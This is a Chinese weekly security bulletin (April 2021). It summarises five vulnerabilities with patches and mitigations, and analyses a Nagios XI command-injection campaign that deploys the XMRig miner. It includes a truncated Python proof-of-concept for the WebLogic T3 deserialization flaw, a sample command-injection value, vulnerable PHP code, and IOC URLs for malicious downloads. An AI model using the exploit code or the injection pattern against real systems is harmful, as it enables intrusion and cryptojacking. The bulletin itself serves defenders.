VSRC 安全周报（2021-04-27）

0x00 本周漏洞综述

本周需要关注漏洞共 5 个：Juniper Networks Junos OS 远程代码执行漏洞（CVE-2021-0254）；WebLogic T3 协议反序列化 0day 漏洞；Pulse Connect Secure 远程代码执行漏洞（CVE-2021-22893）；Oracle 4 月多个安全漏洞；Drupal Sanitization XSS 漏洞。

本周安全态势共 1 个：通过 Nagios XI 中的远程命令注入漏洞挖掘加密货币。

根据以上综述，本周安全威胁为中。

0x01 重要安全漏洞列表

1. Juniper Networks Junos OS 远程代码执行漏洞（CVE-2021-0254）

2021 年 04 月 14 日，Juniper 发布安全公告，修复了 Juniper Networks Junos OS 中的一个远程代码执行漏洞（CVE-2021-0254），该漏洞的 CVSSv3 得分为 9.8。

该漏洞是 Junos OS 的 overlayd 服务中的缓冲区大小验证不正确导致的，Overlayd 守护进程负责处理发送到 overlayd 的 OAM 数据包，如 ping 和 traceroute。该服务默认以 root 身份运行，在 4789 端口监听 UDP 连接。未经身份验证的远程攻击者可以通过向受影响设备发送恶意数据包来触发此漏洞，以导致拒绝服务（DoS）或远程代码执行（RCE）。

此外，overlayd 默认在 MX 系列、ACX 系列和 QFX 系列平台上运行。如果配置了虚拟可扩展局域网（VXLAN）overlay network，则其它平台也存在此漏洞。

影响范围

Juniper Networks Junos OS 15.1X49、15.1、17.3、17.4、18.1、18.2、18.3、18.4、19.1、19.2、19.3、19.4、20.1、20.2、20.3。

安全建议

目前官方已修复了此漏洞，建议升级到以下版本：

Junos OS 15.1X49-D240、15.1R7-S9、17.3R3-S11、17.4R2-S13、17.4R3-S4、18.1R3-

S12、18.2R2-S8、18.2R3-S7、18.3R3-S4、18.4R1-S8、18.4R2-S7、18.4R3-S7、19.1R2-S2、19.1R3-S4、19.2R1-S6、19.2R3-S2、19.3R3-S1、19.4R2-S4、1R3-S4、19.2R1-S6、19.2R3-S2、19.3R3-S1、19.4R2-S4、19.4R3-S1、20.1R2-S1、20.1R3、20.2R2、20.2R2-S1、20.2R3、20.3R1-S1、20.4R1 及后续发行版本。

下载链接：

https://support.juniper.net/support/downloads/

参考链接：

https://kb.juniper.net/InfoCenter/index?page=content&id=JSA11147

https://securityaffairs.co/wordpress/116907/security/juniper-networks-rce.html?

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-0254

2. WebLogic T3 协议反序列化 0day 漏洞

近日，WebLogic 被披露存在一个 T3 协议反序列化 0 day 漏洞，攻击者可利用此漏洞造成远程代码执行，目前该漏洞处于在野 0day 状态，并且 PoC/EXP 已在 Github 上公开。

在该漏洞的 poc 中，使用了 java.rmi.MarshalledObject 类，并将 objBytes 属性作为反序列化的流，从中解析对象，可以通过把 objBytes 替换为指定反序列化就可以实现 weblogic 黑名单绕过。

```
+ ### POC & EXP
+ ```python
+ #!/usr/bin/python2
+ import socket
+ import os
+ import sys
+ import struct
+ import time
+ if len(sys.argv) < 2:
+     print 'Usage: python %s <TARGET_HOST> <PORT>' % os.path.basename(sys.argv[0])
+     sys.exit()
+
+ sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
+ sock.settimeout(5)
+
+ server_address = (sys.argv[1], int(sys.argv[2]))
+ print '[+] Connecting to %s port %s' % server_address
+ sock.connect(server_address)
+
+ # Send headers
+ headers='t3 9.2.0.0\nAS:255\nHL:92\nMS:10000000\nPU:t3://abcdefghijklmnabcdefghijklmnabcdefghijklmnabcdefghijklmnabcdefghijklmn:7001\n\n'
+ print 'sending "%s"' % headers
+ sock.sendall(headers)
+
+ data = sock.recv(1024)
+ print >>sys.stderr, 'received "%s"' % data
+
+ payloadObj='\xac\xed\x00\x05\x73\x72\x00\x17\x6a\x61\x76\x61\x2e\x75\x74\x69\x6c\x2e\x4c\x69\x6e\x6b\x65\x64\x48\x61\x73\x68\x53\x65\x74\xd8\x6c\xd7\x5a\x95\xdd\x2a\x
1e\x02\x00\x00\x78\x72\x00\x11\x6a\x61\x76\x61\x2e\x75\x74\x69\x6c\x2e\x48\x61\x73\x68\x53\x65\x74\xba\x44\x85\x95\x96\xb8\xb7\x34\x03\x00\x00\x78\x70\x77\x0c\x00\x00\
```

安全建议

建议将 jdk 升级到最新版本，并禁用 iiop/t3 协议以作为临时缓解措施。

禁用 T3 协议，具体操作如下：

1）进入 WebLogic 控制台，在 base_domain 的配置页面中，进入“安全”选项卡页面，点击“筛选器”，进入连接筛选器配置。

2)在连接筛选器中输入：weblogic.security.net.ConnectionFilterImpl，在连接筛选器规则中输入：127.0.0.1 * * allow t3t3s，0.0.0.0/0 * *deny t3 t3s(t3 和 t3s 协议的所有端口只允许本地访问)。

3）保存后需重新启动，规则方可生效。

禁用 IIOP 协议，具体操作如下：

登陆 WebLogic 控制台，base_domain >服务器概要 >AdminServer

下载链接：

https://www.oracle.com/cn/java/technologies/javase/javase-jdk8-downloads.html

参考链接：

https://github.com/hhroot/2021_Hvv/commit/8dcfdd7786ded69f404d52a162a8c4dfcbfd34b9

https://www.oracle.com/cn/java/technologies/javase/javase-jdk8-downloads.html

3. Pulse Connect Secure 远程代码执行漏洞（CVE-2021-22893）

2021 年 04 月 20 日，PulseSecure 发布安全公告，公开了 Pulse Connect Secure（PCS）中的一个身份验证绕过漏洞（CVE-2021-22893），该漏洞的 CVSSv3 基本得分为 10.0 分。远程攻击可以通过利用此漏洞在 Pulse Connect Secure 网关上执行任意代码，且该漏洞无需经过身份验证即可利用。

目前该漏洞在针对全球组织的攻击中已被积极利用，攻击者通过将 WebShell 放置在

Pulse Connect Secure 设备上，以实现进一步的访问和持久性。已知的 Webshell 具有包括身份验证绕过、多因素身份验证绕过、密码记录和持久性等多种功能。

影响范围

9.0R3<= PCS <9.1R.11.4

安全建议

目前 PulseSecure 在 PCS 9.1R.11.4 版本中修复了此漏洞，该漏洞的安全更新预计将于 5 月初发布，建议及时升级至最新版本。此外，Pulse Secure 还发布了 Pulse Connect 安全完整性工具，以帮助客户确定其系统是否受到影响。

缓解措施

通过导入 Workaround-2104.xml 文件可以缓解 CVE-2021-22893，但该文件会禁用 Windows File Share Browser 和 Pulse Secure Collaboration 功能。

下载链接：

https://kb.pulsesecure.net/articles/Pulse_Security_Advisories/SA44784

参考链接：

https://kb.pulsesecure.net/articles/Pulse_Security_Advisories/SA44784

https://kb.pulsesecure.net/articles/Pulse_Secure_Article/KB44755

https://us-cert.cisa.gov/ncas/alerts/aa21-110a

https://www.bleepingcomputer.com/news/security/pulse-secure-vpn-zero-day-used-to-hack-defense-firms-govt-orgs/

4. Oracle 4 月多个安全漏洞

2021 年 04 月 20 日，Oracle 发布了 4 月份的安全更新，本次发布的安全补丁共计 390

个，涉及 Oracle Fusion Middleware、Oracle E-Business Suite、Oracle Communications Applications 和 Oracle MySQL 等多个产品和组件。

在本次发布的安全补丁中，Oracle Fusion Middleware 相关的补丁为 45 个，其中 36 个漏洞无需身份验证即可远程利用。Weblogic Server 部分漏洞详情如下：

Oracle WebLogic Server Coherence Container 安全漏洞（CVE-2021-2135）

未经身份验证的攻击者可以通过 T3 或 IIOP 协议发送恶意请求，最终控制服务器。该漏洞无需用户交互即可利用，其 CVSS 评分为 9.8。

影响范围

12.1.3.0.0、12.2.1.3.0、12.2.1.4.0、14.1.1.0.0

Oracle WebLogic Server Core 安全漏洞（CVE-2021-2136）

未经身份验证的攻击者可以通过 IIOP 协议发送恶意请求，最终控制服务器。该漏洞无需用户交互即可利用，其 CVSS 评分为 9.8。

影响范围

12.1.3.0.0、12.2.1.3.0、12.2.1.4.0、14.1.1.0.0

Oracle WebLogic Server TopLink Integration 安全漏洞（CVE-2021-2157）

未经身份验证的攻击者可以通过 HTTP 发送恶意请求，最终可以未授权访问关键数据。该漏洞无需用户交互即可利用，其 CVSS 评分为 7.5。

影响范围

10.3.6.0.0、12.1.3.0.0、12.2.1.3.0、12.2.1.4.0

此外，在 Oracle 本次发布的安全补丁中：

与 Oracle Communications Applications 相关的补丁为 13 个，其中 CVE-2020-11612 和 CVE-2020-28052 评分为 9.8，攻击者无需经过身份验证即可利用包括这 2 个漏洞在内的 12 个安全漏洞。

与 E-Business Suite 相关的补丁为 70 个，其中 CVE-2021-2200 和 CVE-2021-2205 评分为 9.1，攻击者无需经过身份验证即可远程利用包括这 2 个漏洞在内的 22 个安全漏洞。

与 Oracle MySQL 相关的补丁为 49 个，无需经过身份验证即可利用的漏洞为 10 个，其

中 CVE-2021-3449 和 CVE-2021-3450（均为 MySQL Server 中的 OpenSSL 问题）评分分别为 7.5 和 7.4, CVE-2021-2307 为 MySQL for Windows 中的权限提升漏洞，该漏洞需经过验证才能利用，其 CVSS 评分为 6.1。

安全建议

目前 Oracle 已经发布相关安全补丁，建议尽快应用。

下载链接：

https://www.oracle.com/security-alerts/cpuapr2021.html

缓解措施：

禁用 IIOP/T3 协议。

禁用 T3 协议，具体操作如下：

1）进入 WebLogic 控制台，在 base_domain 的配置页面中，进入“安全”选项卡页面，点击“筛选器”，进入连接筛选器配置。

2)在连接筛选器中输入：weblogic.security.net.ConnectionFilterImpl，在连接筛选器规则中输入：127.0.0.1 * * allow t3t3s，0.0.0.0/0 * *deny t3 t3s(t3 和 t3s 协议的所有端口只允许本地访问)。

3）保存后需重新启动，规则方可生效。

禁用 IIOP 协议，具体操作如下：

登陆 WebLogic 控制台，base_domain >服务器概要 >AdminServer

参考链接：

https://www.oracle.com/security-alerts/cpuapr2021.html

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-2135

https://kb.cert.org/vuls/id/567764

5. Drupal Sanitization XSS 漏洞

Drupal 是 PHP 编写的开源内容管理框架（CMF），它由内容管理系统（CMS）和 PHP 开发框架（Framework）共同构成，目前已经成为世界上最受欢迎的 CMS 之一。

2021 年 04 月 21 日，Drupal 发布安全公告，修复了 Drupal 中的一个 XSS 漏洞。该漏洞是由于 Drupal Core 的 sanitization API 在某些情况下无法正确过滤跨站脚本，攻击者可以通过利用 XSS 漏洞插入恶意代码、盗取用户信息或进行其它操作。

影响范围

Drupal < 9.1.7

Drupal < 9.0.12

Drupal < 8.9.14

Drupal < 7.80

安全建议

目前 Drupal 团队已经修复了此漏洞，建议及时更新至以下版本：

Drupal 9.1.7

Drupal 9.0.12

Drupal 8.9.14

Drupal 7.80

下载链接：

https://www.drupal.org/project/drupal/releases/9.1.7

https://www.drupal.org/project/drupal/releases/9.0.12

https://www.drupal.org/project/drupal/releases/8.9.14

https://www.drupal.org/project/drupal/releases/7.80

注：8.9.x 之前的 Drupal 8 官方已停止支持。此外，安全人员还针对已停止支持的 Drupal 6 在 Github 上发布了适用于 SA-CORE-2021-002 的 Drupal 6 核心安全更新。

参考链接：

https://www.drupal.org/sa-core-2021-002

https://www.mydropwizard.com/blog/drupal-6-core-security-update-sa-core-2021-002

https://github.com/d6lts/drupal/releases/tag/6.57

0x02 本周安全态势

1. 通过 Nagios XI 中的远程命令注入漏洞挖掘加密货币

概要

2021 年 3 月 16 日，unit 42 的研究人员证实，攻击者正在将 Nagios XI 软件作为攻击目标，通过利用 Nagios XI 版本 5.75 中的远程命令注入漏洞 CVE-2021-25296（该漏洞 CVSS 评分为 8.8)在受害者的设备上进行加密劫持攻击，以投放挖掘加密货币的恶意软件 XMRig。

Nagios XI 是一种广泛使用的软件，可提供企业服务器和网络监测解决方案。Nagios XI 被攻击者利用的功能是 Windows Management Instrumentation（WMI）配置向导。

XMRig 是一款开源的跨平台加密货币挖掘软件（即挖矿软件），如果攻击成功，则 XMRig 将被部署在受感染的设备上。

将 Nagios XI 升级到最新版本可缓解此漏洞。无法使用最新版本的 Nagios XI 的用户可以更新 /usr/local/nagiosxi/html/includes/configwizards/windowswmi/windowswmi.inc.php 文件，下面的漏洞分析部分对此进行了概述。

要确定设备是否已受到攻击并且 XMRig 挖矿软件是否正在运行，请执行以下一项操作：

1.执行命令：

```
ps -ef | grep 'systemd-py-run.sh\|systemd-run.py\|systemd-udevd-run.sh\|systemd-udevd.sh\|systemd-udevd.sh\|workrun.sh\|systemd-dev'
```

并检查结果，如果上述脚本的进程正在运行，则设备可能会受到威胁。

2. 检查文件夹/usr/lib/dev 和/tmp/usr/lib，以查看所提到的脚本是否存在。如果存在，则设备可能会受到威胁。

如果在上述操作中证实该设备已受到威胁，只需终止进程并删除脚本，即可清除攻击所

部署的 XMRig。

攻击概述

这些攻击试图执行从恶意服务器 118[.]107[.]43[.]174 获取的恶意 bash 脚本。观察到的 Payload 之一如图 1 所示。



图 1.在野利用

攻击者投放的 bash 脚本会从托管脚本的同一服务器下载 XMRig 矿机，并部署一系列脚本在后台运行 XMRig 矿机。一旦攻击成功，设备将被用来挖矿。

CVE-2021-25296：Nagios XI 漏洞分析

攻击者可利用该漏洞在原始命令中注入意外字符或任意命令。例如，当原始命令为以下格式：

```
ping $ target_ip
```

如果变量$ target_ip 由用户控制，则攻击者可以将$ target_ip 变量设置为 127[.]0[.]0[.]1; sleep 5，这将导致以下命令被执行：

```
ping 127[.]0[.]0[.]1; sleep 5
```

除了 ping 命令外，sleep 命令也会被执行。

由于 Windows WMI 配置向导组件不会验证用户输入的配置，Nagios XI 5.7.5 版本容易受到 CVE-2021-25296 远程命令注入漏洞的攻击。经过认证的用户可以将命令添加到配置数据中，以在后端处理数据时执行命令。

作为一款服务器和网络监控软件，Nagios XI 使用如图 2 所示的界面，以供用户对设备、

服务器、应用和服务进行设置，用户可以设置目标使用指定的配置进行监视。



图 2.配置向导选择界面

该漏洞位于 Windows WMI 配置向导中，如图 3 所示，该向导从用户处获取输入信息来设置 WMI，用户单击 Next 之后，HTTP POST 请求被发送到后端，如图 4 所示。



图 3. Windows WMI 配置向导

图 4. Windows WMI 配置向导请求

根据请求的统一资源标识符（URI），请求的过程发生在 web 服务器目录下的文件 /html/config/monitoringwizard.php 中，但该代码是用 SG11 加密的，无法读取。作为一种解决方法，我们分析了请求的参数，并设法在文件 /html/includes/configwizards/windowswmi/windowswmi.inc.php 中找到了代码。

在文件 Windowswmi.inc.php 中，从命令中提取的 plugin_output_len 的值（如图 5 所示）被直接添加到如图 6 所示的命令中，然后执行，这将导致命令注入漏洞。

```php
// get variables that were passed to us
$address = grab_array_var($inargs, "ip_address");
$domain = grab_array_var($inargs, "domain");
$username = grab_array_var($inargs, "username", "");
$password = grab_array_var($inargs, "password", "");
$auth_file = grab_array_var($inargs, "auth_file", "");
$username_replaced = nagiosccm_replace_user_macros($username);
$password_replaced = nagiosccm_replace_user_macros($password);
$auth_file_replaced = nagiosccm_replace_user_macros($auth_file);
$check_wmic_plus_ver = grab_array_var($inargs, "check_wmic_plus_ver", "");
$plugin_output_len = grab_array_var($inargs, "plugin_output_len", "");
```

图 5.易受攻击的代码分析

```php
// generate commands
if (!empty($auth_file)) {
    $disk_wmi_command = "/usr/local/nagios/libexec/check_wmi_plus.pl -H " . (
    $service_wmi_command = "/usr/local/nagios/libexec/check_wmi_plus.pl -H "
    $process_wmi_command = "/usr/local/nagios/libexec/check_wmi_plus.pl -H "
} else {
    $disk_wmi_command = "/usr/local/nagios/libexec/check_wmi_plus.pl -H " . (
    $service_wmi_command = "/usr/local/nagios/libexec/check_wmi_plus.pl -H "
    $process_wmi_command = "/usr/local/nagios/libexec/check_wmi_plus.pl -H "
}

// Add truncate length to the command before running
if (!empty($plugin_output_len)) {
    $disk_wmi_command .= " --forcetruncateoutput " . $plugin_output_len;
    $service_wmi_command .= " --forcetruncateoutput " . $plugin_output_len;
    $process_wmi_command .= " --forcetruncateoutput " . $plugin_output_len;
}

// Run the WMI plugin to get realtime info
exec($disk_wmi_command, $disk_output, $disk_return_var);
exec($service_wmi_command, $service_output, $service_return_var);
exec($process_wmi_command, $process_output, $process_return_var);
```

图 6.易受攻击的代码分析

在最新版本的 Nagios XI 中，通过使用 escapeshellarg（）函数验证用户的输入来修复了此漏洞，如图 7 所示。此功能通过确保将$ plugin_output_len 的值视为原始命令的参数来缓解命令注入漏洞。

```
// generate commands
if (!empty($auth_file)) {
    $disk_wmi_command = "/usr/local/nagios/libexec/check_wmi_plus.pl -H " . escapeshellarg($
    $service_wmi_command = "/usr/local/nagios/libexec/check_wmi_plus.pl -H " . escapeshellar
    $process_wmi_command = "/usr/local/nagios/libexec/check_wmi_plus.pl -H " . escapeshellar
} else {
    $disk_wmi_command = "/usr/local/nagios/libexec/check_wmi_plus.pl -H " . escapeshellarg($
    $service_wmi_command = "/usr/local/nagios/libexec/check_wmi_plus.pl -H " . escapeshellar
    $process_wmi_command = "/usr/local/nagios/libexec/check_wmi_plus.pl -H " . escapeshellar
}

// Add truncate length to the command before running
if (!empty($plugin_output_len)) {
    $disk_wmi_command .= " --forcetruncateoutput " . escapeshellarg($plugin_output_len);
    $service_wmi_command .= " --forcetruncateoutput " . escapeshellarg($plugin_output_len);
    $process_wmi_command .= " --forcetruncateoutput " . escapeshellarg($plugin_output_len);
}

// Run the WMI plugin to get realtime info
exec($disk_wmi_command, $disk_output, $disk_return_var);
exec($service_wmi_command, $service_output, $service_return_var);
exec($process_wmi_command, $process_output, $process_return_var);
```

图 7. 正式修复

恶意脚本分析

我们捕获的流量表明攻击者正试图在受感染的设备上下载并执行名为 run. sh 的恶意脚本。



图 8. 恶意脚本 run.sh

run.sh 脚本会执行以下操作：

1. 检查当前用户的权限，并创建一个相应的文件夹。

2. 从服务器 118[.]107[.]43[.]174 下载存档文件 xmrig.tar.gz，并将其解压缩到文件夹中。

3. 使用图 9 中所示的代码更新 XMRig 的 config.json 文件。

```
sed -i 's/"url": *"[^"]*",/"url": "'$PORT'",/' $HOME_1/systemd/config.json
sed -i 's/"user": *"[^"]*",/"user": "'$PASS'",/' $HOME_1/systemd/config.json
sed -i 's/"pass": *"[^"]*",/"pass": "'$PASS'",/' $HOME_1/systemd/config.json
sed -i 's/"max-cpu-usage": *[^,]*,/"max-cpu-usage": 100,/' $HOME_1/systemd/config.json
sed -i 's/"donate-level": *[^,]*,/"donate-level": 0,/' $HOME_1/systemd/config.json
sed -i 's/"background": *false,/"background": true,/' $HOME_1/systemd/config.json
```

图 9. 脚本更新配置

4. 使用图 10 所示的逻辑，创建以下 Bash 和 Python 脚本，以便 XMRig 恶意软件进程始终在后台运行。

```
workrun.sh
systemd-udevd.sh
systemd-udevd-run.sh
systemd-run.py
systemd-py-run.sh
```



图 10. Keepalive 链

通过对比下载的 XMRig 文件的 SHA256 值，我们确认可执行文件与 XMRig GitHub 仓库上发布的文件相同。

当脚本更新 config.json 文件时，我们注意到，run.sh 并没有用有效的地址来填充钱包地址，这将导致记账失败。但是，攻击者可以简单地在恶意服务器上更新 config.json 来启用它，并在感染了挖矿恶意软件的设备上启动操作指令。该脚本还尝试从攻击者的服务器上下载最新的 run.sh，以便攻击者可以对其进行更新以执行脚本或命令。

结论

针对 Nagios XI 版本 5.7.5 的攻击利用 CVE-2021-25296 漏洞投放了挖掘加密货币的恶意软件，这体现了使用旧版的、存在安全漏洞的 Nagios XI 软件的系统存在的安全隐患。

运行挖矿软件的设备可能会出现性能下降。此外，攻击者还可能在线更改脚本，新脚本会自动下载到受影响的设备上并执行，导致进一步的安全问题。

IOCs

IP 地址

118[.]107[.]43[.]174

Droppers

文件名	URL	SHA256
xmrig	http://118[.]107[.]43[.]174/upload/files/xmrig	54b45e93cee8f08a97b86afa78a78bc070b6167dcc6cdc735bd167af076cb5b3
config.json	http://118[.]107[.]43[.]174/upload/files/config.json	2c923d8b553bde8ce3167fe83f35a40a712e2bed2b76ebaf5e3e63642d551389
run.sh	http://118[.]107[.]43[.]174/upload/files/run.sh	c711bb6cf918b1f140f4162daab37844656eba2e16c25c429606e4c69c990f99
xmrig.tar.gz	http://118[.]107[.]43[.]174/upload/files/xmrig.tar.gz	4079b3b34caa86dce0edc923a3292f5814dd555f28e8e6ec4c879a2c50a80787

原文链接：

https://unit42.paloaltonetworks.com/nagios-xi-vulnerability-cryptomining/